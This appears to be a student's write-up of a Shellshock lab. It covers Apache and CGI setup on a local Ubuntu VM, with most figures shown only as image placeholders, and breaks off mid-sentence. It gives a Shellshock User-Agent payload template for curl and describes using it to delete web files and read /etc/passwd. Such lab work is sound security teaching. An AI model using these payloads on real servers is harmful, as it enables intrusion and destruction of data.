



Initial Setup:




```
[10/08/2015 15:49] seed@ubuntu:~$ sudo apt-get update
Hit http://us.archive.ubuntu.com precise Release.gpg
Get:1 http://us.archive.ubuntu.com precise-updates Release.gpg [198 B]
Get:2 http://us.archive.ubuntu.com precise-backports Release.gpg [198 B]
Hit http://us.archive.ubuntu.com precise Release
Get:3 http://us.archive.ubuntu.com precise-updates Release [196 kB]
Get:4 http://extras.ubuntu.com precise Release.gpg [72 B]
Get:5 http://security.ubuntu.com precise-security Release.gpg [198 B]
Hit http://extras.ubuntu.com precise Release
Get:6 http://security.ubuntu.com precise-security Release [54.3 kB]
Get:7 http://us.archive.ubuntu.com precise-backports Release [54.3 kB]
Hit http://us.archive.ubuntu.com precise/main Sources
Hit http://us.archive.ubuntu.com precise/restricted Sources
Hit http://us.archive.ubuntu.com precise/universe Sources
Hit http://us.archive.ubuntu.com precise/multiverse Sources
Hit http://us.archive.ubuntu.com precise/main i386 Packages
Hit http://us.archive.ubuntu.com precise/restricted i386 Packages
Hit http://us.archive.ubuntu.com precise/universe i386 Packages
Hit http://us.archive.ubuntu.com precise/multiverse i386 Packages
Hit http://us.archive.ubuntu.com precise/main TranslationIndex
Hit http://extras.ubuntu.com precise/main Sources
Hit http://us.archive.ubuntu.com precise/multiverse TranslationIndex
Hit http://us.archive.ubuntu.com precise/restricted TranslationIndex
Hit http://us.archive.ubuntu.com precise/universe TranslationIndex
```




```
kB]
Fetched 4,256 kB in 3s (1,073 kB/s)
Reading package lists... Done
[10/08/2015 15:50] seed@ubuntu:~$ sudo apt-get install curl
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following packages were automatically installed and are no longer required:
  language-pack-kde-en language-pack-kde-en-base kde-l10n-engb
Use 'apt-get autoremove' to remove them.
The following NEW packages will be installed:
  curl
0 upgraded, 1 newly installed, 0 to remove and 526 not upgraded.
Need to get 137 kB of archives.
After this operation, 348 kB of additional disk space will be used.
Get:1 http://us.archive.ubuntu.com/ubuntu/ precise-updates/main curl i386 7.22.0-3ubuntu4.14 [137 kB]
Fetched 137 kB in 0s (711 kB/s)
Selecting previously unselected package curl.
(Reading database ... 197395 files and directories currently installed.)
Unpacking curl (from .../curl_7.22.0-3ubuntu4.14_i386.deb) ...
Processing triggers for man-db ...
Setting up curl (7.22.0-3ubuntu4.14) ...
[10/08/2015 15:50] seed@ubuntu:~$
```

Here we are updating our libraries list for UNIX system using apt-get update command and then we installed curl using apt-get install curl command.



```
seed@ubuntu:/var/www$ ln -sf /bin/bash /bin/sh
ln: cannot remove `/bin/sh': Permission denied
[10/10/2015 15:01] seed@ubuntu:/var/www$ sudo ln -sf /bin/bash /bin/sh
[sudo] password for seed:
[10/10/2015 15:01] seed@ubuntu:/var/www$
```


Here we are setting symbolic link from /bin/sh program to /bin/bash program using `ln -sf` command. So that our shell starts or opens bash shell on default.




Here we can see that our apache server is working as localhost shows index.html contents.


Task1:

Myprog.cgi:




Here we are writing a cgi script myprog.cgi to print hello world in shell when executed.







Here we are placing myprog.cgi in /usr/lib/cgi-bin directory, which is a cgi files directory for apache server. Then using chmod 755 command we are making myprog an executable file. For all this operations we are using sudo command because /usr/lib/cgi-bin is a root owned directory. So we need root privileges to write into this directory. Hence, we can call our myprog.cgi with apache server using <http://localhost/cgi-bin/myprog.cgi> URL in browser and apache server will run myprog.cgi to generate the output.




Here we can see output of myprog.cgi in browser, when its executed.




Using curl command we can see output of cgi file on apache server in shell terminal, as it executes that cgi file in shell opened by apache server.




Now, we are making all files in /var/www directory to be owned by www-data using chown command. We have also changed owner of /var/www directory to www-data using chown command. We need to do this because using shell opened by apache server we can only modify data owned by www-data user.



We can see all the contents of /var/www directory before we perform our shellshock attack.



Here we can see that our shellshock attack was successful and index.html was removed from /var/www directory. For this we are using curl -A '() { ;; }; bad/attack command' URL command. -A option with curl defines String contents to be passed to environment of user-agent when executing cgi script on apache server. Here we are using shellshock vulnerability to delete some files which are owned by apache server.



Here we are using shellshock vulnerability of apache server to display contents of `/etc/passwd` file. This file is owned by root.

In `variable.c` we can see that the vulnerability is at

```
